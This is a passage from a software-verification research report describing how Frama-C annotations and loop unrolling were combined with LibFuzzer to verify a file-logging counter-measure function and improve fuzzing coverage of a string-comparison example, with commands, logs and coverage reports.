    - The current memory limit (3.12 GB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line.
```

Even higher memory limit for the child process does not permit to overcome the issue. Therefore, this way is given up.

We also tried to backtrack to another earlier version: Frama-C Silicon, released end of 2016. But this time, we encountered other difficulties, such as incompatibilities with the version of Ocaml currently used at DA, also not compliant with our own plug-ins developed to automatically add some annotations into the C source code, which would require a certain effort to fix. Not to mention that these previous Frama-C versions contained themselves some bugs and functional limitations only fixed in posterior versions of Frama-C (it would have been then quite meaningless to persevere in this direction!).

As a preliminary conclusion for these experimentations ...

Previous releases of E-ACSL experimented at the beginning of the project only implemented a partial management of shadow memory. This is why the example code we analyzed in 2017 (and presented at [5]) worked correctly, but no longer with the recent releases of E-ACSL. After discussing the issues met, with CEA and INRIA partners, it seems that the main problem comes from the fact that E-ACSL attempts to build a new shadow memory on another shadow memory mechanism built by the fuzzers. This problem has to be addressed further: even when ASan and UBSan checks are disabled (under LLVM/LibFuzzer for instance), memory shadow mechanisms are still performed by the fuzzers, then leading to issues met during our Use Case realization, as detailed in this chapter.

4.3 Counter-Measure Functions Verification

Following the CURSOR method, we also had to design and implement counter-measure functions called when a sought cybersecurity property is violated at runtime.

For instance, the following function permits to log an array of messages into a file (allowing further investigations on a potential vulnerability). We included for instance the recommendations of the CERN for safe and secure access to a file[26] (thus avoiding race condition attacks). Then we enriched the code with our own behaviour.

For the sake of confidentiality, the source code presented below is slightly different of the one implemented and annotated in our Use Case:

```
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>

//@ assigns \nothing;
int m_fprintf(FILE *stream, const char *format, const char * var);

enum { FILE_MODE = 0600 };

/*@
requires \forall integer i; 0<=i<n ==> \valid_read(msgs+i);
requires msgs[n-1][0]=='\0';
requires \valid_read(filename);
requires valid_read_string(filename);
requires \valid_read("%s\n");
*/
int logMsgsFile(char* msgs[], unsigned int n, char const * filename)
{
     int fd, i=0;
     FILE* f;

     if (n <= 0) {
         perror("Input n is null or negative.");
         return EXIT_FAILURE;
     }

     unlink(filename);
```

[26] https://security.web.cern.ch/security/recommendations/en/codetools/c.shtml


```
     fd = open(filename, O_WRONLY|O_CREAT|O_EXCL, FILE_MODE);
     if (fd == -1) {
         perror("Failed to open the file");
         return EXIT_FAILURE;
     }

     f = fdopen(fd, "w");
     if (f == NULL) {
         perror("Failed to associate file descriptor with a stream");
         return EXIT_FAILURE;
     }

       /*@
              loop invariant 0<=i<=n-1;
              loop invariant \forall int j; 0<=j<i ==> \valid_read(msgs+j);
              loop assigns i;
              loop variant n-i;
       */
       for(i=0;i<n-1;i++)
     {
         m_fprintf(f, "%s\n", msgs[i]);
     }
     printf("Wrote %d records in file: %s.\n",i,filename);
     fclose(f);

     return EXIT_SUCCESS;
}
```

The ACSL specifications (function contract and loop annotations) above are written by hand.

The annotated code is analyzed (EVA and RTE plug-ins may add new annotations) and verified by means of the following command line:

```
frama-c-gui  -lib-entry -main logMsgsFile ForWp.c -rte -wp  -eva -variadic-no-translation
```

The screenshot below shows all the annotations verified by the plug-ins coupled with Alt-Ergo prover:



```
ForWp.c
  logMsgsFile
  m_fprintf
FRAMAC_SHARE/libc/__fc_alloc_axiomatic.h
FRAMAC_SHARE/libc/__fc_define_fd_set_t.h
FRAMAC_SHARE/libc/__fc_define_file.h
FRAMAC_SHARE/libc/__fc_define_fpos_t.h
FRAMAC_SHARE/libc/__fc_define_mode_t.h
FRAMAC_SHARE/libc/__fc_define_off_t.h
FRAMAC_SHARE/libc/__fc_define_pid_t.h
FRAMAC_SHARE/libc/__fc_define_size_t.h
FRAMAC_SHARE/libc/__fc_define_ssize_t.h
FRAMAC_SHARE/libc/__fc_define_suseconds_t.h

WP
Model...    Typed
Script...   (None)
Provers...  Alt-Ergo (native)
[ ] RTE  [ ] Split  [ ] Trace
Steps    0
Depth    0
Timeout  10
Process  4

Eva
0  slevel
logMsgsFile  main
[✓] Show list of red alarms
```

```
/*@ requires ∀ ℤ i; 0 ≤ i < n → \valid_read(msgs + i);
    requires *(*(msgs + (n - 1)) + 0) ≡ '\000';
    requires \valid_read(filename);
    requires valid_read_string(filename);
    requires \valid_read("%s\n");
 */
int logMsgsFile(char **msgs, unsigned int n, char const *filename)
{
  int __retres;
  int fd;
  FILE *f;
  int i = 0;
  if (n <= (unsigned int)0) {
    perror("Input n is null or negative.");
    {
      __retres = 1;
      goto return_label;
    }
  }
  unlink(filename);
  fd = open(filename,(1 | 0x40) | 0x80,FILE_MODE);
  if (fd == -1) {
    perror("Failed to open the file");
    {
      __retres = 1;
      goto return_label;
    }
  }
  f = fdopen(fd,"w");
  if (f == (FILE *)0) {
    perror("Failed to associate file descriptor with a stream");
    {
      __retres = 1;
      goto return_label;
    }
  }
  i = 0;
  /*@ loop invariant 0 ≤ i ≤ n - 1;
      loop invariant ∀ int j; 0 ≤ j < i → \valid_read(msgs + j);
      loop assigns i;
      loop variant n - i;
  */
  while ((unsigned int)i < n - (unsigned int)1) {
    {
      /*@ assert rte: mem_access: \valid_read(msgs + i); */
      m_fprintf(f,"%s\n",(char const *)*(msgs + i));
    }
    /*@ assert rte: signed_overflow: i + 1 ≤ 2147483647; */
    i ++;
  }
  printf("Wrote %d records in file: %s.\n",i,filename);
```

Figure 8: Annotations verified by the plug-ins coupled with Alt-Ergo prover

This kind of logging (or other more sophisticated counter-measure) functions is implemented and verified using the same approach.

Indeed, as these functions may be added to the code analyzed by fuzzing, they are also subject to verification by intensive (fuzzing) testing to improve the level of confidence about the absence of weaknesses. Note that looking for race condition vulnerability by means of fuzzing is not illustrated in this report, but may be also addressed with some modifications on the test harnesses.

4.4 CPU time and coverage considerations

Another important way of investigation in the context of our LibFuzzer experimentations is: ***how can we optimize the task done by the fuzzer in terms of source code coverage and CPU time used?***

This concern is of course application-dependent too. But we will address this problem from a technical viewpoint, which could - by extension - involve static analysis. Of course, as exposed in this report, it is possible to make an efficient use of slicing techniques to reduce the size of the code (for instance to only address some relevant alarms), and hence improve the execution time and finally obtain a relatively "sufficient" coverage (this coverage strongly depends on risk analysis, criticality, and the dreaded threat scenarios). But looking more deeply at how the fuzzers based on evolutionary algorithms generally operate permitted us to envisage new usages of some Frama-C features.

To illustrate the subject, let us take a very small example which consists in comparing two strings:

```
cat > compare.c << EOF
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int test(char* a)
{
if(! strcmp(a,"VESSEDIA")) abort();
else return 0;
}

typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
 int r = test((char *)Data);
 return 1;
}
```

The piece of code is self-explanatory: the function `test()` compares the input to the string "`VESSEDIA`", and the function `LLVMFuzzerTestOneInput()` is the test harness entry point required by LibFuzzer.

Then, we compile and execute the code:

```
$ /usr/bin/clang-7 -fsanitize=fuzzer -I/usr/include -std=c99 -m64 -O3 compare.c -o
compare.exe
$ mkdir otest
$ ./compare.exe otest/ -only_ascii=1 -max_len=9 -seed=1798940889
```

The LibFuzzer is stopped after more than a billion of executions, but no case triggered the `abort()` statement so far:

```
INFO: Seed: 1798940889
INFO: Loaded 1 modules   (4 inline 8-bit counters): 4 [0x6840e0, 0x6840e4),
INFO: Loaded 1 PC tables (4 PCs): 4 [0x472db0,0x472df0),
INFO:        0 files found in otest/
INFO: A corpus is not provided, starting from an empty corpus
#2      INITED cov: 2 ft: 2 corp: 1/1b lim: 4 exec/s: 0 rss: 24Mb
#4194304      pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 2097152 rss: 24Mb
#8388608      pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 2097152 rss: 24Mb
#16777216     pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 2097152 rss: 24Mb
#33554432     pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1973790 rss: 24Mb
#67108864     pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1917396 rss: 24Mb
#134217728    pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1890390 rss: 24Mb
#268435456    pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1877171 rss: 24Mb
#536870912    pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1870630 rss: 24Mb
#1073741824   pulse  cov: 2 ft: 2 corp: 1/1b lim: 8 exec/s: 1870630 rss: 24Mb
```

Indeed, the coverage is not complete as the fuzzer didn't succeed in finding the string "`VESSEDIA`". Of course, the way the function `test()` is coded cannot help obtaining easily the sought input.

Now, let us replace `libc` function `strcmp()` call by its source code implementation.

```
cat > compare2.c << EOF
#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>

int my_strcmp (const char *p1, const char *p2)
{
  const unsigned char *s1 = (const unsigned char *) p1;
  const unsigned char *s2 = (const unsigned char *) p2;
  unsigned char c1, c2;
  do
    {
      c1 = (unsigned char) *s1++;
      c2 = (unsigned char) *s2++;
      if (c1 == '\0')
        return c1 - c2;
    }
  while (c1 == c2);
  return c1 - c2;
}

int test(char* a)
{
if(! my_strcmp(a,"VES")) abort();
else return 0;
}

typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
 int r = test((char *)Data);
 return 1;
}
EOF
```

We use the same seed for the fuzzing as in the previous LibFuzzer launch to keep the same conditions of randomness.

The code is compiled and executed again:

```
$ /usr/bin/clang-7 -fsanitize=fuzzer -I/usr/include -std=c99 -m64 -O3 compare2.c -o
compare2.exe
$ mkdir otest2
$ ./compare2.exe otest2/ -only_ascii=1 -max_len=9 -seed=1798940889
```

We obtain very rapidly 4 cases of `abort()` calls with a high level of coverage, but still not complete:

```
INFO: Seed: 1798940889
INFO: Loaded 1 modules   (14 inline 8-bit counters): 14 [0x6840e0, 0x6840ee),
INFO: Loaded 1 PC tables (14 PCs): 14 [0x472eb8,0x472f98),
INFO:        0 files found in otest2/
INFO: A corpus is not provided, starting from an empty corpus
#2      INITED cov: 3 ft: 3 corp: 1/1b lim: 4 exec/s: 0 rss: 23Mb
#15     NEW    cov: 4 ft: 4 corp: 2/2b lim: 4 exec/s: 0 rss: 23Mb L: 1/1 MS: 3 ChangeBit-
ChangeByte-ChangeByte-
#14779 NEW    cov: 4 ft: 5 corp: 3/10b lim: 9 exec/s: 0 rss: 23Mb L: 8/8 MS: 4 CopyPart-
ChangeBit-CrossOver-InsertRepeatedBytes-
#14796 REDUCE cov: 4 ft: 5 corp: 3/7b lim: 9 exec/s: 0 rss: 23Mb L: 5/5 MS: 2 ChangeBit-
EraseBytes-
#14817 REDUCE cov: 4 ft: 5 corp: 3/5b lim: 9 exec/s: 0 rss: 23Mb L: 3/3 MS: 1 CrossOver-
#14868 REDUCE cov: 4 ft: 5 corp: 3/4b lim: 9 exec/s: 0 rss: 23Mb L: 2/2 MS: 1 EraseBytes-
#14934 REDUCE cov: 4 ft: 6 corp: 4/11b lim: 9 exec/s: 0 rss: 23Mb L: 7/7 MS: 1
InsertRepeatedBytes-
#14940 NEW    cov: 4 ft: 7 corp: 5/18b lim: 9 exec/s: 0 rss: 23Mb L: 7/7 MS: 1 ChangeBit-
#15012 REDUCE cov: 4 ft: 7 corp: 5/16b lim: 9 exec/s: 0 rss: 23Mb L: 5/7 MS: 2 CopyPart-
EraseBytes-
#15048 NEW    cov: 5 ft: 8 corp: 6/20b lim: 9 exec/s: 0 rss: 23Mb L: 4/7 MS: 1
EraseBytes-
#15059 REDUCE cov: 5 ft: 8 corp: 6/19b lim: 9 exec/s: 0 rss: 23Mb L: 6/6 MS: 1
EraseBytes-
```

```
#15071 REDUCE cov: 5 ft: 8 corp: 6/18b lim: 9 exec/s: 0 rss: 23Mb L: 5/5 MS: 2 CrossOver-
CrossOver-
#15187 REDUCE cov: 5 ft: 8 corp: 6/16b lim: 9 exec/s: 0 rss: 23Mb L: 3/5 MS: 1
EraseBytes-
#16288 REDUCE cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 0 rss: 23Mb L: 4/4 MS: 1
EraseBytes-
#4194304      pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1398101 rss: 23Mb
#8388608      pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1677721 rss: 23Mb
#16777216     pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1677721 rss: 23Mb
#33554432     pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1766022 rss: 23Mb
#67108864     pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1720740 rss: 23Mb
#134217728    pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1720740 rss: 23Mb
#268435456    pulse  cov: 5 ft: 8 corp: 6/15b lim: 9 exec/s: 1709779 rss: 23Mb
...
```

At this stage, the corpus is made of several files containing: "`V`", "`VE`", "`VES`" and "`VESS`", but as exposed above, even after a quite long fuzzing time, the fuzzer does not find new entries for a better coverage and thus does not feed the corpus with new scenarios. LibFuzzer behaves better in terms of efficiency/coverage with `compare2.c` than with `compare.c` file: the coverage is obviously higher (5 out of 8 features are found in the code by the fuzzer), but still not complete.

This efficiency can be even greater, indeed.

Let us add a Frama-C Kernel step (mainly in charge of pre-processing) whose goal is to unroll (`while` or `for`) loops automatically in this code with the command "`frama-c -ulevel ...`".

```
cat > compare3.c << EOF
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int my_strcmp (const char *p1, const char *p2)
{
  const unsigned char *s1 = (const unsigned char *) p1;
  const unsigned char *s2 = (const unsigned char *) p2;
  unsigned char c1, c2;
  do
    {
      c1 = (unsigned char) *s1++;
      c2 = (unsigned char) *s2++;
      if (c1 == '\0')
        return c1 - c2;
    }
  while (c1 == c2);
  return c1 - c2;
}

int test(char* a)
{
if(! my_strcmp(a,"VESSEDIA")) abort();
else return 0;
}

typedef unsigned char uint8_t ;
int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
 int r = test((char *)Data);
 return 1;
}
EOF
```

We first apply the Frama-C Kernel unrolling step to generate a new code pretty-printed in a new C file:

```
$ frama-c -ulevel 8 compare3.c -main LLVMFuzzerTestOneInput -print -ocode compare3u.c
```

The file `compare3u.c` is the loop-unrolled version of `compare3.c` and contains the following code:

```
/* Generated by Frama-C */
#include "errno.h"
#include "stdarg.h"
#include "stdio.h"
#include "stdlib.h"
#include "string.h"
#include "strings.h"
typedef unsigned char uint8_t;
int my_strcmp(char const *p1, char const *p2)
{
  int __retres;
  unsigned char c1;
  unsigned char c2;
  unsigned char const *s1 = (unsigned char const *)p1;
  unsigned char const *s2 = (unsigned char const *)p2;
  {
    unsigned char const *tmp_unroll_54;
    unsigned char const *tmp_0_unroll_54;
    tmp_unroll_54 = s1;
    s1 ++;
    c1 = *tmp_unroll_54;
    tmp_0_unroll_54 = s2;
    s2 ++;
    c2 = *tmp_0_unroll_54;
    if ((int)c1 == '\000') {
      __retres = (int)c1 - (int)c2;
      goto return_label;
    }
  }
  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
  unrolling_10_loop: ;
  {
    unsigned char const *tmp_unroll_47;
    unsigned char const *tmp_0_unroll_47;
    tmp_unroll_47 = s1;
    s1 ++;
    c1 = *tmp_unroll_47;
    tmp_0_unroll_47 = s2;
    s2 ++;
    c2 = *tmp_0_unroll_47;
    if ((int)c1 == '\000') {
      __retres = (int)c1 - (int)c2;
      goto return_label;
    }
  }
  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
  unrolling_9_loop: ;
  {
    unsigned char const *tmp_unroll_40;
    unsigned char const *tmp_0_unroll_40;
    tmp_unroll_40 = s1;
    s1 ++;
    c1 = *tmp_unroll_40;
    tmp_0_unroll_40 = s2;
    s2 ++;
    c2 = *tmp_0_unroll_40;
    if ((int)c1 == '\000') {
      __retres = (int)c1 - (int)c2;
      goto return_label;
    }
  }

// .../...  other same loop bodies generated by loop unrolling process
```

```
  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
  unrolling_4_loop: ;
  {
    unsigned char const *tmp_unroll_5;
    unsigned char const *tmp_0_unroll_5;
    tmp_unroll_5 = s1;
    s1 ++;
    c1 = *tmp_unroll_5;
    tmp_0_unroll_5 = s2;
    s2 ++;
    c2 = *tmp_0_unroll_5;
    if ((int)c1 == '\000') {
      __retres = (int)c1 - (int)c2;
      goto return_label;
    }
  }
  if (! ((int)c1 == (int)c2)) goto unrolling_2_loop;
  unrolling_3_loop: ;
  /*@ loop pragma UNROLL "done", 8; */
  while (1) {
    {
      unsigned char const *tmp;
      unsigned char const *tmp_0;
      tmp = s1;
      s1 ++;
      c1 = *tmp;
      tmp_0 = s2;
      s2 ++;
      c2 = *tmp_0;
      if ((int)c1 == '\000') {
        __retres = (int)c1 - (int)c2;
        goto return_label;
      }
    }
    if (! ((int)c1 == (int)c2)) break;
  }
  unrolling_2_loop: ;
  __retres = (int)c1 - (int)c2;
  return_label: return __retres;
}

int test(char *a)
{
  int __retres;
  int tmp;
  tmp = my_strcmp((char const *)a,"VESSEDIA");
  if (tmp) {
    __retres = 0;
    goto return_label;
  }
  else abort();
  return_label: return __retres;
}

int LLVMFuzzerTestOneInput(uint8_t const *Data, size_t Size)
{
  int __retres;
  int r = test((char *)Data);
  __retres = 1;
  return __retres;
}
```

In the code above, the loop comparing characters in the two strings is unrolled a certain number of times (8 times in this case, which is also the length of the dreaded input string, and may vary according to the kind of sought scenarios).

The code is then compiled and executed (with the same seed once again to avoid misleading drift when comparing the several fuzzing results):

```
$ /usr/bin/clang-7 -fsanitize=fuzzer -I/usr/include -std=c99 -m64 -O3 compare3u.c -o
compare3u.exe

$ mkdir otest3u

$ ./compare3u.exe otest3u/ -only_ascii=1 -max_len=8 -seed=1798940889
```

The result with LibFuzzer is as follows:

```
INFO: Loaded 1 modules   (24 inline 8-bit counters): 24 [0x6840e0, 0x6840f8),
INFO: Loaded 1 PC tables (24 PCs): 24 [0x473078,0x4731f8),
INFO:        0 files found in otest3/
INFO: A corpus is not provided, starting from an empty corpus
#2      INITED cov: 4 ft: 4 corp: 1/1b lim: 4 exec/s: 0 rss: 23Mb
#15     NEW    cov: 5 ft: 5 corp: 2/2b lim: 4 exec/s: 0 rss: 23Mb L: 1/1 MS: 3 ChangeBit-
ChangeByte-ChangeByte-
#11148 NEW    cov: 6 ft: 6 corp: 3/10b lim: 9 exec/s: 0 rss: 23Mb L: 8/8 MS: 3
InsertByte-ShuffleBytes-InsertRepeatedBytes-
#11194 REDUCE cov: 6 ft: 6 corp: 3/8b lim: 9 exec/s: 0 rss: 23Mb L: 6/6 MS: 1 EraseBytes-
#11244 REDUCE cov: 6 ft: 6 corp: 3/5b lim: 9 exec/s: 0 rss: 23Mb L: 3/3 MS: 5 InsertByte-
ChangeBit-EraseBytes-ChangeBit-CrossOver-
#11280 REDUCE cov: 6 ft: 6 corp: 3/4b lim: 9 exec/s: 0 rss: 23Mb L: 2/2 MS: 1 EraseBytes-
#13421 REDUCE cov: 7 ft: 7 corp: 4/9b lim: 9 exec/s: 0 rss: 23Mb L: 5/5 MS: 1
InsertRepeatedBytes-
#13452 NEW    cov: 8 ft: 8 corp: 5/14b lim: 9 exec/s: 0 rss: 23Mb L: 5/5 MS: 1
ChangeBinInt-
#13968 NEW    cov: 9 ft: 9 corp: 6/18b lim: 9 exec/s: 0 rss: 23Mb L: 4/5 MS: 1
EraseBytes-
#14010 REDUCE cov: 9 ft: 9 corp: 6/16b lim: 9 exec/s: 0 rss: 23Mb L: 3/5 MS: 2 ChangeBit-
EraseBytes-
#14046 REDUCE cov: 10 ft: 10 corp: 7/25b lim: 9 exec/s: 0 rss: 23Mb L: 9/9 MS: 1
CrossOver-
#14242 NEW    cov: 11 ft: 11 corp: 8/30b lim: 9 exec/s: 0 rss: 23Mb L: 5/9 MS: 1
EraseBytes-
#14478 REDUCE cov: 11 ft: 11 corp: 8/29b lim: 9 exec/s: 0 rss: 23Mb L: 8/8 MS: 1
EraseBytes-
#14564 REDUCE cov: 11 ft: 11 corp: 8/27b lim: 9 exec/s: 0 rss: 23Mb L: 6/6 MS: 1
EraseBytes-
#87827 REDUCE cov: 12 ft: 12 corp: 9/33b lim: 9 exec/s: 0 rss: 23Mb L: 6/6 MS: 3
CopyPart-ChangeBit-ChangeBit-
#87949 NEW    cov: 13 ft: 13 corp: 10/40b lim: 9 exec/s: 0 rss: 23Mb L: 7/7 MS: 2
ShuffleBytes-InsertByte-
#136405       NEW    cov: 14 ft: 14 corp: 11/47b lim: 9 exec/s: 0 rss: 23Mb L: 7/7 MS: 1
ChangeBinInt-
#136771       NEW    cov: 15 ft: 15 corp: 12/55b lim: 9 exec/s: 0 rss: 23Mb L: 8/8 MS: 1
InsertByte-
#154903       NEW    cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 0 rss: 23Mb L: 8/8 MS: 2
ShuffleBytes-ChangeBit-
#4194304      pulse  cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 1398101 rss: 23Mb
#8388608      pulse  cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 1398101 rss: 23Mb
#16777216     pulse  cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 1525201 rss: 23Mb
#33554432     pulse  cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 1677721 rss: 23Mb
#67108864     pulse  cov: 16 ft: 16 corp: 13/63b lim: 9 exec/s: 1677721 rss: 23Mb
```

The corpus contains now: "V", "VE", "VES", ... and finally "VESSEDIA", after only 154,903 executions performed almost instantly (this can be even improved if we disable the reducing step processing[27] performed by LibFuzzer by default).

This result is due to the coverage of control flows performed by LibFuzzer. By "exploding" the loops, we obtain more features (blocks of code and edges between these blocks). This helps a lot the fuzzer when looking for new relevant inputs by small mutations ("V", then adding an "E" to obtain "VE", and so on). In other words, the fuzzer is globally more inclined to *incrementally* investigate (mutate) inputs which already helped improving the coverage.

To obtain the coverage computed for the various input scenarios, we can use the following script (for profiling and measure of coverage):

```
export p=./compare3u
export d=otest3u
clang-7 -fprofile-instr-generate -fcoverage-mapping $p.c PourCoverageTest.c -o
pour_coverage.exe
for i in `ls $d/` ; \
       do echo "===== $d/$i" ; \
       cat $d/$i ; \
       echo "" ; \
       rm -f *.prof* ; \
       ./pour_coverage.exe $d/$i ; \
       llvm-profdata-7 merge -sparse *.profraw -o default.profdata ; \
       llvm-cov-7 report pour_coverage.exe -instr-profile=default.profdata ; \
done
```

Which yields:

```
===== otest3u/225310255cfa53fe3ec82ec8482c9de6af51aed6
VE
PourCoverage: running 1 inputs
PourCoverage is executing ... otest3u/225310255cfa53fe3ec82ec8482c9de6af51aed6
Done:    otest3u/225310255cfa53fe3ec82ec8482c9de6af51aed6: (2 bytes)
Filename                      Regions    Missed Regions     Cover    Functions  Missed
Functions  Executed       Lines       Missed Lines      Cover
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
---------
PourCoverageTest.c                  6                  1     83.33%            1
0   100.00%         17                  0    100.00%
compare3u.c                        64                 47     26.56%            3
0   100.00%        173               111     35.84%
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
---------
TOTAL                              70                 48     31.43%            4
0   100.00%        190               111     41.58%

===== otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7
VESSSSSS
PourCoverage: running 1 inputs
PourCoverage is executing ... otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7
Done:    otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7: (8 bytes)
Filename                      Regions    Missed Regions     Cover    Functions  Missed
Functions  Executed       Lines       Missed Lines      Cover
------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------
---------
```

[27] Briefly presented, reducing an input within the corpus consists in finding automatically the smallest input producing the same result.

```
PourCoverageTest.c                    6                  1    83.33%           1
0   100.00%          17                0   100.00%
compare3u.c                          64                 40    37.50%           3
0   100.00%         173               96    44.51%
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
---------
TOTAL                                70                 41    41.43%           4
0   100.00%         190               96    49.47%

===== otest3u/db5f5c4cf011b4d4bc528a5083ac5f9b5adccd19
V
PourCoverage: running 1 inputs
PourCoverage is executing ... otest3u/db5f5c4cf011b4d4bc528a5083ac5f9b5adccd19
Done:    otest3u/db5f5c4cf011b4d4bc528a5083ac5f9b5adccd19: (4 bytes)
Filename                      Regions    Missed Regions     Cover   Functions  Missed
Functions  Executed       Lines      Missed Lines     Cover
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
---------
PourCoverageTest.c                    6                  1    83.33%           1
0   100.00%          17                0   100.00%
compare3u.c                          64                 48    25.00%           3
0   100.00%         173              122    29.48%
-----------------------------------------------------------------------------------------
-----------------------------------------------------------------------------------------
---------
TOTAL                                70                 49    30.00%           4
0   100.00%         190              122    35.79%
```

As we can see above, the coverage is very different now, with lower percentages obtained for each input scenario. Definitely, it is not possible to fully rely on the notion of coverage as we may have added a lot of new statements due to the loop unrolling.

The same remark applies for the merging of all different input scenarios generated by LibFuzzer: the full coverage is difficult to obtain even for small code, and thus should not be considered as the ultimate goal to reach when fuzzing. The reader should also consider that a full coverage is not a guarantee about the software behaviour: this coverage only shows covered structure in the code, and not on covered reachable states of the application.

On the opposite, "`crash-*`" files generated by LibFuzzer do contain the important sought information from a verification process standpoint: some scenarios are able to trig unintended behaviours or errors, from which the input data are stored into the corresponding file, and then should be further investigated in depth.

The display of the coverage into the source code helps a little more:

```
export p=./compare3u
export d=otest3u
clang-7 -fprofile-instr-generate -fcoverage-mapping $p.c PourCoverageTest.c -o
pour_coverage.exe
for i in `ls $d/` ; \
       do echo "===== $d/$i" ; \
       cat $d/$i ; \
       echo "" ; \
       rm -f *.prof* ; \
       ./pour_coverage.exe $d/$i ; \
       llvm-profdata-7 merge -sparse *.profraw -o default.profdata ; \
       llvm-cov-7 show pour_coverage.exe -instr-profile=default.profdata ; \
done
```

The script above yields the following for the "`VESSSSSS`" contents:

```
===== otest3u/5f5e088fb34d3fd2450dd92e029f38015c0e83d7
```

```
VESSSSSS
